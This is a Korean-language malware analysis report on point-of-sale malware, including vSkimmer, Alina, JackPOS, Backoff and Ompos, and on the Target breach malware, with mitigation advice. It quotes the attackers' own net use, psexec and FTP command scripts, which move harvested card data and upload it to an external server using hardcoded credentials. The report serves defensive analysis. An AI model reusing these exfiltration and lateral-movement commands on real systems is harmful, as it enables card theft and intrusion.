| 0041765F | EB 90744100 | CALL 319200FF, 00416EFC        |                            |
| 00417660 | EB 90744100 | MOV EDI, EAX                   |                            |
| 00417662 | EB 90744100 | TEST EDI, EDI                  |                            |
| 00417664 | EB 90744100 | JZ 319200FF, 0041770C          |                            |
| 00417665 | EB 90744100 | MOV EAX, EAX                   |                            |
| 00417667 | EB 90744100 | TEST EDI, EDI                  |                            |
| 00417669 | EB 90744100 | JZ 319200FF, 0041770C          | ASCII "Data: "             |
| 0041766A | EB 90744100 | LEA EAX, 0040D PIR SS:[EIP-2B] |                            |
| 00417672 | EB 90744100 | CALL 319200FF, 004020C         |                            |
| 00417677 | EB 90744100 | LEA EAX, 0040D PIR SS:[EIP-2B] |                            |
| 0041767D | EB 90744100 | CALL 319200FF, 0042A8B         |                            |
| 00417682 | EB 90744100 | CALL 319200FF, 004278B         |                            |
| 00417689 | EB 90744100 | LEA EAX, 0040D PIR SS:[EIP-1C] |                            |
| 0041768D | EB 90744100 | LEA EDI, 0040D PIR SS:[EIP-1F] |                            |
| 00417693 | EB 90744100 | CALL 319200FF, 004054B         |                            |
| 00417698 | EB 90744100 | MOV EDI, 0040D PIR SS:[EIP-2D] |                            |
| 0041769E | EB 90744100 | PUSH 319200FF, 00417A0D        | ASCII " Found (Track): "   |
| 004176A3 | EB 90744100 | LEA EDI, 0040D PIR SS:[EIP-5F] |                            |
| 004176A8 | EB 90744100 | PUSH EAX                       |                            |
| 004176AD | EB 90744100 | XOR EDI, EDI                   |                            |
| 004176AE | EB 90744100 | MOV EAX, ESI                   |                            |
| 004176B2 | EB 90744100 | CALL 319200FF, 00413B6B        |                            |
| 004176B8 | EB 90744100 | PUSH EAX                       |                            |
| 004176BA | EB 90744100 | XOR EDI, EDI                   |                            |
| 004176BB | EB 90744100 | MOV EAX, ESI                   |                            |
| 004176BE | EB 90744100 | CALL 319200FF, 00413974        |                            |

v스키머 악성코드의 특징은 감염 시스템이 인터넷에 연결되어 있지 않을 경우, 볼륨 이름이 'KARTOXA007'인 이동식 드라이브를 찾아 카드 번호를 dmpz.log에 저장하는 것이다. 이는 많이 분리되어 있는 POS 시스템에서 정보를 유출하기 위한 것으로 보인다.

[그림 6] 인터넷이 연결되지 않았을 경우 탈취한 정보를 USB 메모리에 저장

2013년 5월 보안업체인 트러스트웨이브(Trustwave)가 자사 블로그(스파이더 랩 블로그)를 통해 보고한 악성코드이다. [그림 7]과 같이 알리나(Alina)라는 문자열과 버전 정보를 포함하고 있는 것이 특징이다.

[그림 7] 알리나(Alina) 악성코드에서 나타나는 특징적인 문자열

[그림 8] 알리나 악성코드 변형의 메모리 검색 문자열

2014년 2월 보안업체 인텔크롤러(IntelCrawler)가 악성코드 잭포스(Jackpos)에 관한 정보를 공개했다. 국내에서도 2013년 11월 해당 악성코드의 변형이 확인되었다. 국내에서 발견된 변형의 파일 이름은 spread.exe였으며, 이 악성코드를 실행하면 ‘Hacking of network started’ 등의 메시지가 나타난다. 잭포스 악성코드는 여러 파일로 구성되어 있다. 이들 파일 중 일부는 Autoit로 제작되어 있으며 그림 9와 같이 코드가 난독화되어 있다.

[그림 9] Autoit으로 제작된 잭포스 악성코드의 난독화된 소스코드

[그림 10] 잭포스(jackpos) 변형의 pdb 정보



## 백오프(Backoff)

2014년 7월 말, US-CERT는 홈페이지를 통해 POS 시스템을 감염 시켜 고객의 이름, 주소, 신용카드 번호 등의 정보를 유출하는 악성 코드를 백오프(Backoff)로 명명하고, 주의를 당부했다. 해당 악성 코드는 US-CERT가 미국 내에서 발생했던 다수의 POS 시스템 침해 사고를 조사하던 중 발견된 것으로, 2013년 10월부터 2014년 6월까지 활동했다고 US-CERT는 전했다.

US-CERT의 분석 보고서에 따르면 백오프 악성코드는 버전 1.4부터 1.56까지 확인되었다. 그러나 안랩에서 관련 변형을 확인한 결과, US-CERT 문서에는 언급되지 않은 1.56 wed와 1.57 NEW-GRUP 버전이 존재하는 것으로 확인됐다. 백오프 악성코드는 메모리 내에서의 트랙 데이터 수집 및 키로깅 기능을 가지고 있다.


## 국내에서 발견된 POS 시스템 악성코드

앞서 언급한 바와 같이 국내에서도 텍스터(Dexter), 잭포스(Jackpos) 등 해외에서 제작된 악성코드 감염이 확인된 바 있다. 그러나 국내 POS 시스템을 노리고 제작된 악성코드와 해킹 시도가 존재한다.

## 상용 키로거(Keylogger)

2013년 5월 국내 모 대형 유통사의 POS 시스템에서 해킹으로 의심되는 행위가 탐지되어 확인한 결과 상용 키로거가 발견되었다. POS 시스템 해킹을 목적으로 제작된 악성코드는 아니지만 상용 키로거 프로그램을 이용한 POS 시스템 해킹 시도라는 점에서 눈여겨볼 필요가 있다.

해당 상용 키로거가 실행되면 키로거 프로그램이 생성되고 사용자가 입력하는 내용이 저장된다.




[그림 18] 생성 파일과 키로깅 내용을 담고 있는 데이터 파일

## Ompos


2014년 초 국내 POS 시스템 해킹에 Ompos라는 악성코드가 이용됐다. 이 악성코드는 2014년 1월초에 제작된 것으로 추정된다. 공격자는 국내 POS 시스템 관리 업체의 서버를 해킹하고, 악성코드가 포함된 업데이트 파일을 이용해 POS 시스템을 감염시켰다. 이는 해외 사례에서는 찾아보기 어려운 독특한 방식으로, 이를 간략히 도식화하면 [그림 19]와 같다.

공격자는 사전에 모 POS 시스템의 자동 업데이트 프로그램인 \*\*\*\_AutoRun.exe를 악성코드가 포함된 \*\*\*PosDemon.exe로 교체해 피해 업체의 POS 시스템이 해당 프로그램을 다운로드함으로써 감염되는 방식이다. POS 시스템에 다운로드된 \*\*\*PosDemon.exe가 실행되면 키로깅 기능이 있는 \*Pos.exe가 실행되고 \*\*\*PosDemon.exe는 정상 파일로 덮어 쓰여진다. 또한 \*Pos.exe의 키로깅 기능을 통해 해당 POS 시스템에서 사용된 신용카드 정보가 \*Bank\*\*\*\*로 시작되는 로그 파일에 저장된다.




[그림 19] Ompos 감염 방식

[그림 19]에 나타난 과정을 자세히 살펴보면, 우선 POS 시스템에는 POS 프로그램의 업데이트 기능을 수행하는 \*\*\*\_AutoRun.exe가 존재한다. POS 시스템이 실행되면 \*\*\*\_AutoRun.exe가 POS 시스템 업체 서버와 통신하여 업데이트 파일이 존재하는지 확인한다. 그 후 \*\*\*\_AutoRun.exe는 악성코드가 포함된 \*\*\*PosDemon.exe를 매장의 POS 시스템에 다운로드 한다. 다운로드된 파일은 원본 파일의 이름과 동일하며 리소스 영역에 정상 파일을 포함하고 있다.




[그림 20] 리소스 영역에 존재하는 정상 파일

\*\*\*PosDemon.exe는 파일 리소스 영역에 존재하는 원래 파일로 덮어 쓰여져 실행되기 때문에 사용자는 악성코드 감염 여부를 확인하기 어렵다. 또한 주요 문자열이 [그림 21]과 같이 난독화되어 있다.



[그림 21] 난독화된 문자열


해당 악성코드에는 키로깅 기능이 있어 윈도우 폴더의 \*Bank\*\*\*\*\_년\_월\_일.log 파일에 입력된 키의 내용이 저장된다.



[그림 22] 저장된 키로깅 내용


변형에 따라 해당 악성코드는 211.234.xxx.xxx:8902나 211.43.xxx.xxx:9501 등으로 통신한다.

한편 해킹된 서버는 별다른 로그인 과정 없이도 웹 브라우저상에서 서버 파일 구성을 알 수 있다.



[그림 23] POS 시스템 관리 업체의 서버 구성

IMAGE 디렉터리에는 매장의 POS 시스템에서 출력되는 메뉴, 매장 홍보 내용도 볼 수 있다. 심지어 개인 정보와 관련된 파일도 저장되어 있어 보다 철저한 시스템 관리가 필요하다.



[그림 24] 서버에서 찾을 수 있는 매장 내 POS 시스템의 이미지 정보

## POS 시스템도 예외 없어…다각도의 보안 대책 필요

편의점이나 일반 매장 등에서 사용하는 POS 시스템은 대부분 저 사양 컴퓨터에 관련 프로그램이 운용되는 형태다. 그러나 신용카드 번호 등 고객의 민감한 정보와 접촉하는 지점이자 이러한 정보가 1차로 저장되는 지점이므로 반드시 보안에 대한 조치가 동반되어야 한다.

우선, POS 시스템의 로그인 암호를 복잡하게 설정하고 주기적으로 변경해야 한다. 또한 POS 시스템을 겨냥한 악성코드가 증가하고 있는 만큼 지속적으로 POS 시스템이 운용되는 단말기에 보안 업데이트를 적용하고 POS 시스템 운영에 필요하지 않은 서비스는 중지해야 한다.

아울러 POS 시스템의 당초 목적 이외의 용도로는 시스템을 이용하지 않도록 유의해야 한다. 특히 웹 서핑을 통해 악성코드에 감염될 가능성이 높기 때문에 주의가 필요하다.

이러한 기본적인 조치 외에도 전용 보안 프로그램을 설치하는 것이 바람직하다. POS 시스템은 저사양 컴퓨터에서 운용되는 만큼 알려진(또는 허용된) 프로그램만 실행할 수 있도록 하는 화이트리스트(Whitelist) 기반의 제품을 도입하는 것이 상대적으로 효율적이며 안전하다.

그러나 지속적으로 새로운 POS 시스템을 노린 악성코드와 피해 사례가 보고되고 있다. 금전적 이득을 노린 공격자들은 계속해서 새로운 방법을 찾아내어 공격하고 있으며 POS 시스템도 결코 예외가 아니라는 점을 반드시 명심해야 한다.

# 미국 대형 할인점 개인정보 유출 악성코드 분석

THREAT  
REVIEW

2013년 12월, 미국의 유명 대형 할인점인 타겟(Target)사의 고객 개인정보와 신용카드 정보가 해킹으로 유출되는 사건이 발생했다. 타겟사는 월마트에 이어 미국 내 2위의 소매업체로, 미국과 캐나다에서 1,900여개 매장을 운영하고 있다. 당초 피해자는 4천만 명 수준으로 알려졌으나 이 업체의 공식 성명서에 따르면 발생한 오프라인 방문 고객들의 계좌정보 유출사건으로 7천만명의 피해자가 발생했다. 타겟사의 고객 정보 유출 사고는 미국 최대 명절인 추수감사절 시즌을 노려 발생한 것으로, 2013년 11월 27일부터 12월 15일 사이에 오프라인 매장에서 신용카드로 물품을 구입한 사람들의 개인정보 및 신용카드 정보가 유출됐다. 이 글에서는 타겟사의 개인정보 유출 공격에 이용된 악성코드를 살펴본다.

## 타겟사 개인정보 유출사고 타임라인

| 2013. 12. 19                                                         | 2014. 01. 12                                                                  | 2014. 01. 14                                          |
|----------------------------------------------------------------------|-------------------------------------------------------------------------------|-------------------------------------------------------|
|                                                                      |                                                                               | 공격에 사용된 악성코드 샘플,<br>크렙스온시큐리티(KrebsOnSecurity) 블로그에 공개 |
|                                                                      |                                                                               | 일부 보안 업체에서 관련 악성코드에 대한 정보 공개                          |
|                                                                      | 그렉 스타인하펠(Gregg Steinhafel) 타겟사 CEO, CNBC 인터뷰를 통해<br>POS 시스템에서 악성코드가 발견되었다고 설명 |                                                       |
| 미국 대형 할인점인 타겟(Target)사,<br>공식 성명을 통해 고객 신용카드 정보에<br>불법적인 접근이 있었음을 발표 |                                                                               |                                                       |

# Target Confirms Unauthorized Access to Payment Card Data in U.S. Stores

Issue has been identified and resolved

MINNEAPOLIS — December 19, 2013

Target today confirmed it is aware of unauthorized access to payment card data that may have impacted certain guests making credit and debit card purchases in its U.S. stores. Target is working closely with law enforcement and financial institutions, and has identified and resolved the issue.

"Target's first priority is preserving the trust of our guests and we have moved swiftly to address this issue, so guests can shop with confidence. We regret any inconvenience this may cause," said Gregg Steinhafel, chairman, president and chief executive officer, Target. "We take this matter very seriously and are working with law enforcement to bring those responsible to justice."

Approximately 40 million credit and debit card accounts may have been impacted between Nov. 27 and Dec. 15, 2013. Target alerted authorities and financial institutions immediately after it was made aware of the unauthorized access, and is putting all appropriate resources behind these efforts.

Among other actions, Target is partnering with a leading third-party forensics firm to conduct a thorough investigation of the incident.

[그림 1] 타겟사의 개인정보 유출 사고 관련 공식 성명 (\*출처: 타겟 홈페이지, 2013)


타겟사 해킹 공격과 관련된 악성코드가 알려지면서 보안 업체인 인텔크롤러(IntelCrawler)는 러시아의 세인트 피터스버그(St. Petersburg)에 거주하는 17세 남성인 리나트 사바예브(Rinat Shabaev)를 악성코드 제작자로 지목했지만, 실제 제작자는 러시아 사라토프(Saratov)에 거주하고 있는 23세 남성으로 밝혀졌다. 이 남성은 러시아 라이프뉴스(Life news)와의 인터뷰를 통해 관련 악성코드의 최초 프로그램 제작에 대해서는 시인했지만 악의적인 목적으로 제작한 것이 아니며 누군가 자신의 프로그램을 변형했다고 주장했다.

## 악성코드 감염 추정 경로

2014년 3월 현재 실제 공격자가 밝혀지지 않은 가운데, 관련 악성코드 분석 결과 공격자는 이미 내부 서버를 장악한 후 POS 시스템에 악성코드를 감염시킨 것으로 추정된다. 현재까지 어떻게 내부 시스템으로 침투 했는지는 알려지지 않았다. 다만 미국 내 언론 보도를 통해 공격자가 냉난방공조(HVAC, heating, ventilation, and air conditioning) 시스템 업체를 통해 타겟사 내부 시스템에 접근했다는 주장이 제기됐다. 크렙스온시큐리티의 브라이언 크렙스(Brian Krebs)는 해당 악성코드가 HVAC 업체인 파지오 미케니컬 서비스(Fazio Mechanical Services)를 통해 침입했다고 주장했다. 현재 파지오의 프로젝트 안내 페이지는 접속이 되지 않고 있지만 이 업체의 예전 페이지를 확인한 결과, 타겟사가 이 업체의 고객사 리스트에 언급되어 있었다.

악성코드 구성 및 공격 방식

지금까지 알려진 바에 따르면 공격자는 외부에서 침입해 내부 시스템을 장악하여 악성코드를 배포하고 POS 시스템의 신용카드 정보를 탈취하여 외부 FTP 서버로 전송했다. 공격은 다음과 같이 이뤄졌을 것으로 추정된다.



POS 시스템 감염 악성코드 분석

1. 악성코드 종류

POS 시스템을 감염시킨 것으로 추정되는 악성코드 2개가 발견되었다. 이들 파일들의 작성 시간은 각각 2013년 11월 28일과 11월 29일으로, 공격 시점으로 알려진 기간과 일치한다.

pdb 정보를 확인하면 z:\Projects\Rescator\MmonNew\Debug\mmon.pdb를 확인할 수 있다.

```
.004305B0: 46 00 00 00 31 23 49 4E 44 00 00 00 31 23 53 4E F 1#IND 1#SN
.004305C0: 41 4E 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 AN
.004305D0: 16 68 43 00 52 53 44 53 A7 B4 8B A7 B5 C5 06 46 hC RSDS의i와+AF
.004305E0: B7 9D C4 B0 4A F5 6E 0E 31 00 00 00 7A 9A 50 50 rY-JJn#1 z:NP
.004305F0: 72 6F 60 65 63 74 73 5C 52 65 73 63 61 74 6F 72 rojects\Rescator
.00430600: 5C 4D 6D 6F 6E 4E 65 77 5C 44 65 62 75 67 6C 6D \MmonNew\Debug\m
.00430610: 6D 6F 6E 2E 70 64 62 00 B8 00 44 00 00 00 00 00 mon.pdb D
.00430620: 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00
```

[그림 2] POS 시스템 감염 악성코드의 pdb 정보

2. 동작 방식

이들 악성코드의 기능은 크게 ▲서비스 등록 ▲신용카드 정보 수집 ▲수집 정보 전송 등으로 구분된다. 악성코드는 자기 자신을 서비스로 등록해 실행된다.

신용카드 정보 수집은 POS 관련 프로세스를 찾아 메모리에서 신용카드 정보를 수집한다. 국내에는 메모리 해킹으로 알려진 램 스 크래핑(RAM Scraping) 기법이다. 그러나 실제 해당 POS 프로그램을 확인할 수 없기 때문에 보다 구체적인 테스트를 수행할 수 는 없었다.

신용카드 정보 유출 쓰레드(thread)는 시스템 시간을 확인해 오전 10시 00분부터 오후 5시 59분까지 주요 동작을 수행한다. POS 시스템의 운용 시간과 고객의 신용카드 사용 빈도를 고려한 것으로 보인다.

수집된 신용카드 번호를 담은 winxml.dll 파일을 생성하고 net use 명령을 통해 연계된 서버에 [시스템이름]\_[날짜]\_[월]\_[시간].txt 로 복사한다.

```
net use S: \\10.xxx.xxx.31\c$\WINDOWS\twain_32 /user:ttcpscli3acs\Best1_user BackupU$r
move C:\WINDOWS\system32\winxml.dll S:[username]_[day]_[month]_[hour].txt
net use S: /del
```

### 3. 악성코드 제작 추정 지역

유사 변형 악성코드는 러시아에서 제작된 것으로 알려져 있다. 악성코드 내부에 [그림 3]과 같이 러시아어로 '감자'를 의미하는 'KAPTOXA'라는 문자열이 포함되어 있다.

A memory dump showing hexadecimal data on the left and its corresponding ASCII representation on the right. The ASCII column contains Russian text, including 'KAPTOXA' (which means 'potato' in Russian) and 'Can'. Other visible text includes 'blo', 'cklen:', 'memdump', 'GOTT', 'own\_Host\_Name', 'nd \system32\wi', 'nxml.dll', 'a SeTcbPrivile', 'ge SeDebugPrivi', and 'lege Korea'.

[그림 3] 러시아어 문자열이 포함된 악성코드 내부

[그림 4]와 같이 SetConsoleCP, SetConsoleOutputCP로 코드 페이지를 변경하는데, 이는 러시아 등에서 사용하는 키릴 문자 인 코딩 값이다.

|                |      |                       |
|----------------|------|-----------------------|
| .text:004059F2 | mov  | esi, esp              |
| .text:004059F4 | push | 4E3h ; wCodePageID    |
| .text:004059F9 | call | ds:SetConsoleCP       |
| .text:004059FF | cmp  | esi, esp              |
| .text:00405A01 | call | __RTC_CheckEsp        |
| .text:00405A06 | mov  | esi, esp              |
| .text:00405A08 | push | 4E3h ; wCodePageID    |
| .text:00405A0D | call | ds:SetConsoleOutputCP |
| .text:00405A13 | cmp  | esi, esp              |

[그림 4] 코드 페이지 변환 후 확인되는 키릴 문자 인코딩 값

그러나 악성코드 소스 등이 공유되었을 수도 있기 때문에 이것만으로 이번 공격에 사용된 악성코드 제작자를 명확하게 지목하기 는 어렵다.

## 서버 감염 악성코드 분석

이번 타겟사 해킹에는 POS 시스템에서 수집된 정보를 모아 외부로 유출하는 악성코드가 존재하며, 이 악성코드는 서버를 감염시킨 것으로 보인다.

### 1. 원격 시스템 실행

원격 IP의 프로그램을 실행하는 Psexec로 10.xxx.xxx.31에 접속해 다음과 같은 명령을 내린다. 10.xxx.xxx.31은 타겟사의 내부 사설 IP로 알려져 있으며, POS 시스템 주소로 보인다.

```
psexec /accepteula \\10.xxx.xxx.31 -u ttcopscli3acs\Best1_user -p BackupU$r cmd /c "taskkill /IM bladelogic.exe /F"
psexec /accepteula \\10.xxx.xxx.31 -u ttcopscli3acs\Best1_user -p BackupU$r -d bladelogic
psexec /accepteula \\10.xxx.xxx.31 -u ttcopscli3acs\Best1_user -p BackupU$r cmd /c "taskkill /IM bladelogic.exe /F"
```

### 2. 유출 자료 복사

감염된 POS 시스템에서 수집한 정보 파일(twain\_32a.dll)을 'data\_년도\_날짜\_시간\_분.txt' 형태로 복사한다. 신용카드 번호를 저장하고 있는 파일은 변형마다 조금씩 다르다.

유출 자료 복사 예시

```
move \\10.xxx.xxx.31\NT\twain_32a.dll C:\work\data_2014_1_17_16_47.txt
```

### 3. 수집 정보 전송

수집된 정보를 FTP를 통해 외부로 전송하기 위해 ftp 명령을 담은 cmd.txt 파일을 생성한다. 분석 대상 파일의 경우, 199.1xx.2xx.182(미국)으로 접속하며 ID와 암호는 digitalw와 Crysis1089이다.

```
open 199.1xx.2xx.182
digitalw
Crysis1089
cd public_html
cd cgi-bin
bin
send data_2014_1_17_16_48.txt (예)
quit
```

## 관련 악성코드 변형

안랩 V3 제품군에서는 이 악성코드를 Trojan/Win32.Reedum으로 진단한다. 해당 악성코드와 관련해 지난 2011년 여름에 제작된 유사 버전이 존재하며, 이후 2013년 초부터 관련 악성코드가 제작되었다. 이들 악성코드는 POS 프로그램 정보를 찾는 기능과 'KAPTOXA' 문자열을 포함하고 있다.

```

.00435360: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D -----
.00435370: 2D 2D 2D 2D 2D 2D 0A 00 0F 75 74 70 75 74 2E 74 ----[0] output.l
.00435380: 78 74 00 00 61 00 00 00 43 32 20 72 65 67 69 xt a CC2 regi
.00435390: 6F 6E 30 00 43 20 6D 65 6D 72 65 67 69 6F 6E on: CC memregion
.004353A0: 3A 00 00 00 20 5B 00 00 5D 00 00 00 4B 41 50 52 : l KAPT
.004353B0: 4E 50 41 00 30 30 30 20 70 69 64 3A 00 00 00 00 DXH== pid:
.004353C0: 20 62 6C 6F 63 6B 6C 65 6E 3A 00 00 20 3D 3D 3D blocklen: ---
.0040E350: 00 00 00 00 00 00 00 76 65 63 74 6F 72 3C 54 vector<T
.0040E360: 3E 20 74 6F 6F 20 6C 6F 6E 67 00 00 3D 00 00 00 > too long =
.0040E370: 7C 25 41 44 44 25 7C 00 46 6F 75 6E 64 20 74 72 !%ADD%! Found tr
.0040E380: 61 63 6B 30 20 25 73 00 00 00 00 5E 00 00 00 ack: %s
.0040E390: 4B 41 50 52 4E 50 41 00 43 61 6F 27 74 20 67 65 KAPTOXA Can't ge
.0040E3A0: 74 20 6E 61 6D 65 0A 00 53 65 54 63 62 50 72 69 t name SelcbPri
.0040E3B0: 76 69 6C 65 67 65 00 00 53 65 44 65 62 75 67 50 vilege SelDebugP

```

[그림 5] 'KAPTOXA' 문자열이 포함된 악성코드 변형

### 1. 특정 문자열을 검사하는 변형(2011년 ~ 2013년)

2011년에 발견된 변형은 메모리에서 특정 문자열을 검사하는 프로그램이다.

```

C:\work>svchost
scan all processes: svchost
scan all processes for string pattern: svchost 0 <PATTERN>
scan process with pid for kartoxa: svchost <pid>
scan process with pid for kartoxa and string pattern: svchost <pid> <P
TTERN>
scan process:4
scan process:540
scan process:604
scan process:628
scan process:672
scan process:684
scan process:832
scan process:844
scan process:928
scan process:964
scan process:1020
scan process:1148
scan process:1400
scan process:1436
scan process:1572
scan process:1644
scan process:1708

```

[그림 6] 특정 문자열을 검사하는 악성코드 변형

pdb 정보는 'x:\Programming\C++ 2011.08\ScanMemory\Debug\mmon.pdb'이다.

```

.004391C0: 45 00 00 00 52 53 44 53 DB 03 71 93 06 3B 22 48 E RSDS^q6: "H
.004391D0: B0 6B 57 9A A9 E0 49 C4 0E 00 00 00 78 3A 5C 50 kWir-α1-1 x:NP
.004391E0: 72 6F 67 72 61 6D 6D 67 6E 67 5C 43 2B 2B 20 32 Programming\C++ 2
.004391F0: 30 31 31 2E 30 38 5C 53 63 61 6E 4D 65 6D 6F 72 011.08\ScanMemor
.00439200: 79 5C 44 65 62 75 62 5C 6D 6D 6F 6E 2E 70 64 52 yDebug\mmon.pdb
.00439210: 00 00 00 00 E0 C0 43 00 00 00 00 00 00 00 00 αLC
.00439220: FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 yyy yyy

```

[그림 7] 변형 악성코드의 pdb 정보

2013년 초에 발견된 변형의 pdb 정보를 보면 [그림 8]과 같이 Mmon의 새로운 버전으로 생각할 수 있는 MmonNew라는 문자열이 포함되어 있다.

```

.004370C0: 74 2E 63 00 54 5A 00 00 52 53 44 53 5E 52 51 52 t.c TZ RSDS^RQR
.004370D0: 3E 17 8E 48 89 66 DA E5 3D 45 AF 02 03 00 00 00 >8Héf r=Ev
.004370E0: 78 3A 5C 50 72 6F 6A 65 63 74 73 5C 4D 6D 6F 6E x:\Projects\Mmon
.004370F0: 4E 65 77 5C 44 65 62 75 67 5C 6D 6D 6F 6E 2E 70 New\Debug\mmon.p
.00437100: 64 62 20 00 B0 A0 43 00 00 00 00 00 00 00 00 db AC
.00437110: FF FF FF FF 00 00 00 00 00 00 00 C8 A0 43 00 yyy yyy
.00437120: 01 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 0

```

[그림 8] 2013년 변형 악성코드의 pdb 정보

코드 구성상 타겟사 해킹에 사용된 악성코드와 직접적인 연관 관계는 부족하지만 이전부터 프로세스에서 특정 문자열을 찾는 악성 코드의 제작 시도가 있었다는 것을 알 수 있다.

## 2. Retalix를 노리는 악성코드 변형(2013년 1월)

2013년 1월에 발견된 초기 버전은 POS 프로그램에서 정보를 유출하는 기능을 가지고 있다. 'Retalix' 문자열을 포함하고 있는 것이 특징으로, 리탈릭스(Retalix)는 대표적인 POS 솔루션 전문업체로 알려져 있다.

```

.0040E220: 54 63 50 4C 4E 48 39 77 46 25 6C 61 75 45 68 30 TcPLNH9wF%lauEh-
.0040E230: 74 4F 73 70 33 37 76 00 74 72 29 3B 6D 6F 36 20 t0sp37v tr);mo6
.0040E240: 68 49 61 4C 46 2E 28 45 64 63 75 69 22 52 48 43 hIaLF.(Edcui"RHC
.0040E250: 31 53 33 51 62 54 4D 3D 50 66 42 57 6C 37 41 70 1S30bTM=PfBW17Ap
.0040E260: 65 4F 55 27 4E 25 34 44 2C 76 2D 77 6B 73 00 00 eOU'N%4D,v wks
.0040E270: 52 65 74 61 60 69 78 00 00 00 00 63 6D 64 20 Retalix cmd
.0040E280: 2F 63 20 6F 65 74 20 73 74 61 72 74 20 25 73 00 /c net start %s
.0040E290: 54 68 65 20 74 6F 6B 65 6E 20 64 6F 65 73 20 6E The token does n
.0040E2A0: 6F 74 20 68 61 76 65 20 74 68 65 20 73 70 65 63 ot have the spec
.0040E2B0: 69 66 69 65 64 20 70 72 69 76 69 6C 65 67 65 2E ified privilege.
.0040E2C0: 20 0A 00 00 41 64 6A 75 73 74 54 6F 6B 65 6E 50 AdjustTokenP
.0040E2D0: 72 69 76 69 6C 65 67 65 73 20 65 72 72 6F 72 3A rivileges error:

```

[그림 9] Retalix 문자열을 포함한 악성코드 변형

타겟사 해킹에 이용된 악성코드는 이 버전에 타겟사 내부 환경에 맞춘 기능이 추가된 것이다.

## 개인정보를 노리는 집요한 공격에 대한 대책 필요

